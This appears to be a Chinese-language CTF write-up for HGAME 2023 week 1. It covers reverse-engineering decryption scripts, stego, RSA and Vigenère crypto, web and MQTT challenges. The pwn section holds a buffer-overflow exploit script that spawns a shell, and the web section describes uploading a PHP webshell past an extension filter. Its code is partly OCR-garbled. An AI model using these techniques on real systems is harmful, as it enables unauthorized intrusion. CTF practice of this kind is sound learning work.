
Re

test_your_IDA

用 ida64 打开附件即可发现 flag

hgame{te5t_y0ur_IDA}



Easyasm

打开附件是汇编语言,阅读后发现是每一位与 0x33 进行异或,写 exp 得到 flag

hgame{welc0me t0 re wor1d!}

```
.text:0040118D
                                                     byte ptr [edx]
                                     movsx
                                               eax,
.text:00401190
                                               eax, 33h
                                     xor
#include<bits/stdc++.h>
using namespace std;
char k[] = {
0x5b,0x54,0x52,0x5e,0x56,0x48,0x44,0x56,0x5f,
0x50,0x3,0x5e,0x56,0x6c,0x47,0x3,0x6c,0x41,0x56,
0x6c,0x44,0x5c,0x41,0x2,0x57,0x12,0x4e
};
int main()
    for (int i = 0; i < sizeof(k); i++) k[i] ^= 0x33;</pre>
    for (int i = 0; i < sizeof(k); i++) printf("%c", k[i]);</pre>
```

Easyenc

用 ida64 打开文件,阅读发现核心是 与 0x32 异或之后+86 ,结果在 v7 中,于是动态调试得到 v7 内容,写 exp 得到 flag

hgame{4ddit1on_is_a_rever5ible_Operation}

```
if ( v4 == 41 )
                                                            while (1)
 #include<bits/stdc++.h>
                                                               v5 = (*((_BYTE *)v9 + v3) ^ 0x32) - 86;
*((_BYTE *)v9 + v3) = v5;
 using namespace std;
                                                               *((_BYTE *)v9 + v3) = v5;
if ( *((_BYTE *)v7 + v3) != v5 )
def char k[] = {
 0x04, 0xFF, 0xFD, 0x09, 0x01, 0xF3, 0xB0, 0x00,
                                                               break;
if ( ++v3 >= 41 )
 0x00, 0x05, 0xF0, 0xAD, 0x07, 0x06, 0x17, 0x05,
 0xEB, 0x17, 0xFD, 0x17, 0xEA, 0x01, 0xEE, 0x01,
                                                                 printf("you are right!");
 0xEA, 0xB1, 0x05, 0xFA, 0x08, 0x01, 0x17, 0xAC,
                                                                 return 0;
 0xEC, 0x01, 0xEA, 0xFD, 0xF0, 0x05, 0x07, 0x06
                                                               }
- };
                                                            printf("wrong!");
 int main()
∃ {
     for (int i = 0; i < sizeof(k); i++) printf("%c", (k[i] + 86) ^ 0x32);</pre>
```

a cup of tea

用 ida64 打开发现是做过更改的 tea,如下,写 exp 得到 flag

hgame{Tea_15_4_v3ry_h3a1thy_drlnk}

```
v6 = 32i64;
do
  sum -= 0x543210DD;
  v0 += (sum + v1) ^ (16 * v1 + 0x12345678) ^ ((v1 >> 5) + 0x23456789);
  v1 += (sum + v0) ^ ((v0 >> 5) + 0x45678901) ^ (16 * (v0 + 0x3456789));
}
 1 #include <stdio.h>
 2 #include <stdint.h>
    #include<bits/stdc++.h>
 4 using namespace std;
 5 □ void decrypt (uint32_t* v, uint32_t* k) {
         uint32 t delta = 0x543210dd;
 7
         uint32_t v0 = v[0], v1 = v[1], sum = -delta * 32;
 8日
         for (int i = 0; i < 32; i++) {
             v1 = ((v0 + k[2]) << 4) ^ (v0 + sum) ^ ((v0 >> 5) + k[3]);
 9
             v0 = ((v1 \leftrightarrow 4) + k[0]) ^ (v1 + sum) ^ ((v1 >> 5) + k[1]);
10
             sum += delta;
11
12
13
         v[0] = v0;
14
         v[1] = v1;
15 L }
17 □ int main() {
        uint32_t k[4] = \{0x12345678, 0x23456789, 0x3456789, 0x45678901\};
19
    //加密后的flag
20 □ unsigned char cipher[] = {
    0x9D, 0x82, 0x63, 0x2E, 0x0F, 0x40, 0x4E, 0xC1,
    0x40, 0x5F, 0x49, 0x73, 0x5F, 0x34, 0x5F, 0x76,
22
    0x65, 0x72, 0x79, 0x5F, 0x68, 0x33, 0x61, 0x6C,
23
24
    0x74, 0x68, 0x79, 0x5F, 0x64, 0x72, 0x31, 0x6E,
25
    0x4F
26
   - };
27
        for (int i = 0; i < 4; i++)
28
            decrypt((uint32_t*)cipher + i * 8, k);
        printf("%s", cipher);
29
        return 0;
30
31 L }
```

Encode

ida32 打开,发现加密核心是偶数位存二进制末四位,奇数位存前四位,写 exp 得到 flag

hgame{encode is easy for a reverse engineer}

```
for ( i = 0; i < 50; ++i )
{
    v4[2 * i] = v5[i] & 0xF;
    v4[2 * i + 1] = (v5[i] >> 4) & 0xF;
}
int main()

for (int i = 0; i < 50; i++)
    {
        a[i] = k[2 * i] + k[2 * i + 1] * 16;
        }
        printf("%s", a);
}</pre>
```

Pwn

Test nc

Ida64 打开附件,发现 main 函数里就是 system,直接 nc 即可,flag:

hgame{2ff83db4e00878f8c6b74589ffc4c5a945f387ba}

easy overflow

Ida64 打开附件,发现有 close(1)函数、后门函数、read 函数,于是定位后门函数地址,并计算得到需要 24 字节的垃圾数据,写 exp,但由于 close(1)关闭了标准输出,所以需要 exec 1>&2 来进行重定向得到 flag

hgame{0763f9daeb614ce2b14dd822377ba54ddff7c534}

```
l from pwn import*
2 io = remote("week-1.hgame.lwsec.cn", 32543)
3 payload = b'A' * 24 + p64(0x0040118C) + p64(0x00401176)
4 #gdb.attach(io, "b read")
5 #sleep(1)
5 io.sendline(payload)
7 io.interactive
```

```
wzf@ubuntu:~/Desktop/week1/easy_overflow$ python3 exp.py
[*] Opening connection to week-1.hgame.lwsec.cn on port 32543: Done
[*] Switching to interactive mode
sexec 1>&2
s ls
bin
dev
flag
lib
lib32
lib64
vuln
cat flag
hgame{0763f9daeb614ce2b14dd822377ba54ddff7c534}
s
```

Misc

e99p1ant_want_girlfriend

打开图片,用 010editor 修改图片高度,得到 flag

hgame{e99p1ant_want_a_girlfriend_qq_524306184}



神秘的海报

Stegsove 打开图片,Isb 发现前半段 flag 与一个网站,打开之后下载音频,在 linux 系统下使用 stegseek 即可解出 Bossanova.wav.out 的文件,里面有后半段 flag

Flag: hgame{U Kn0w LSB&Wav^Mp3 Stego}

```
Extract Preview
   Sure eno ugh, you
                                                                          wzf@ubuntu: ~/Desktop
     still r emember
                                        zf@ubuntu:~$ cd Desktop/
l what we talked a
                                        zf@ubuntu:~/Desktop$ steghide extract -sf Bossanova.wav
                                       Enter passphrase:
d bout at that tim
                                       steghide: could not extract any data with that passphrase!
wzf@ubuntu:~/Desktop$ stegseek Bossanova.wav rockyou.txt
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek
) e! This is part
of the secret:
   hgame{U_ Kn0w_LSB
                                          Found passphrase: "123456"
Original filename: "flag2.txt".
Extracting to "Bossanova.wav.out".
5 &W'.I pu t the re
   st of th e conten
  t here, https://
```

Where I am

用 wireshark 打开文件,导出为 http,用 010 查看 upload 的 hex,发现后面有 fake.rar,于是将 52 61 72 21 之前的内容删除,保存后打开,发现是空的 rar,于是怀疑为伪加密,再用 010 打开,修改第 24 字节为 20,打开后即可发现图片,查看图片属性可发现位置

Flag: hgame{116_24_1488_E_39_54_5418_N}

```
52 61 72 21 1A 07 00 CF 90 73 00 00 0D 00 00 00 Rar!...Ï.s.....
00 00 00 00 87 0F 74 20 90 35 00 BC CF 00 00 0F ....‡.t .5.¼Ï...
7D 01 00 02 74 88 FB 9C 38 B5 24 56 1D 33 10 00 }....†.ûœ8μ$V.3..
```

GPS -纬度

39; 54; 54.1799999999931

经度 116; 24; 14.8800000000047561

÷ ~

Crypto

Rsa

打开文件,在线分解 n 得到 p,q 再跑脚本得到 flag

hgame{factordb.com is strong!}


```
from Crypto.Util.number import *
import gmpy2 as gp
import binascii

p = 11239134987804993586763559028187245057652550219515201768644770733869088185320740938
q = 12022912661420941592569751731802639375088427463430162252113082619617837010913002515
e = 65537
c = 11067479267401774824323235118589601966043471834200168690652778987626497632868613410
n = p*q
phi = (p-1) * (q-1)
d = gp.invert(e, phi)
m = pow(c, d, n)
print(long_to_bytes(m))
```

神秘的电话

用 Audacity 打开音频,写出摩斯密码,再将 txt 中的内容放入 cyberchef 自动翻译为中文: "只有倒着翻过十八层的篱笆才能抵达北欧神话的终点"。大胆猜测逆序+18 栏栅栏,北欧神话则是 vidar,于是猜测维吉尼亚密码, key 为 vidar,最

终得到 flag: hgame{welcome_to_hgame2023_and_enjoy_hacking}



兔兔的车票

利用循环体将 16 张图片两两异或, 其中有图片包含 flag

hgame{Oh_my_Ticket}

```
from PIL import Image
2

for i in range (16):
    for j in range (16):
    image1 = Image.open("pics/enc" + str(i) + ".png")
    image2 = Image.open("pics/enc" + str(j) + ".png")
    result = Image.new(image1.mode, image1.size)
    pixels = result.load()
    for x in range(image1.width):
        for y in range(image1.height):
            pixel1 = image1.getpixel((x, y))
            pixel2 = image2.getpixel((x, y))
            new_pixel = tuple([p1 ^ p2 for p1, p2 in zip(pixel1, pixel2)])
            pixels[x, y] = new_pixel
    result.save("test/result" + str(i * 16 + j) + ".png")

6 '''
7 import sys
8 print(sys.path)
9 '''
```



Web

guess who I am

打开网页,查看源代码,可以进入 vidar 队员介绍界面,手动答题! 获得 flag

hgame{Guess who i am^Happy Crawler}

Guess who I am

Vidar-Team Member Intro: 14 级 / Web 😭 / 杭电江流儿 / 自走棋主教守门员

Score: hgame{Guess_who_i_am^Happy_Crawler}

4nsw3r	确认

Classic Childhood Game

打开网页查看源代码,找到通关后的部分,发现一串 16 进制,并且下方有 base64 编码,转化为字符再经过两次 base64 解码得到 flag

hgame{fUnnyJavascript&FunnyM0taG4me}

```
function mota() {
    var a =
    ['\x59\x55\x64\x6b\x61\x47\x4a\x58\x56\x6a\x64\x61\x62\x46\x5a\x31\x59\x6d\x35\x73\x53\x31\x6c\x59\x57\x6d\x68\x6a\x4d\x6b\x35\x35\x1
\x42\x69\x56\x31\x59\x35'];
```

var h = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=';

Become_A_Member

burpsuite 打开,抓包,根据提示先修改 User-Agent: Cute-Bunny,再根据提示修改 Cookie: code=Vidar,再修改 Referer: bunnybunnybunny.com,再修改 ip X-Forwarded-For: 127.0.0.1,最后发送 json 请求获得 flag

hgame{H0w_ArE_Y0u_T0day?}

```
"username": "luckytoday",
"password": "happy123"
}

A hgame{HOw_ArE_YOu_TOday?}
```

Show_Me_Your_Beauty

打开网页,发现要上传图片,于是初步确定为 php 文件上传漏洞,于是用 burpsuite 抓包,上传一句话木马,将后缀改为 phP,再打开网页,进入/img/m.phP,用蚁 剑链接,成功 getshell,在根目录下发现 flag

hgame{Unsave_F1L5_SYS7em_UPL0ad!}




IOT

Help the uncle who can't jump twice

打开附件发现是 txt 文件,猜测为密码本,根据 hint:mqtt,在 mqtt-pwn 里面爆破,尝试得到 username 为 Vergil,password 为 power,再打开 mqttx 链接,订阅消息 Nero/YAMATO 得到 flag

 $flag:hgame\{mqtt_1s_p0w3r\}$



Blockchain

Checkin

nc 端口, 发现任务, 先像账户转 0.001 以太币, 于是进入水龙头端口, 填入 deploy adress, 进入下一步, 进行合同交易, 上网找到模板, 编译 sol 文件获得 abi, 链接 rpc 端口, 打通, getflag

```
Wzf@ubuntu:~$ nc week-1.hgame.lwsec.cn 32068
/We design a pretty easy contract challenge. Enjoy it!
Your goal is to make isSolved() function returns true!
/[1] - Create an account which will be used to deploy the challenge contract
[2] - Deploy the challenge contract using your generated account
[3] - Get your flag once you meet the requirement
/[4] - Show the contract source code
[-] input your choice: 3
t[-] input your token: v4.local.783BzNAq9CDBfh3-hu64WgVu5bOUOYvopAOAGoqrkHgkDRIOfjX
xHATWKhKSPOtHuKpfg5KfOfVabtFCwygV-DcKcs8WzFLeAzt0XpSA_2GS3hkW-sZPJa_3xBd6V7UGSYwp-
npKBcgsrbWdS-ARa4vlq4-34j8eKjs9BVy6AkvxTw
[+] flag: hgame{3263cfa746a011d5b3ad6f0bbbad192b2e867dd1}
*^C
wzf@ubuntu:~$
```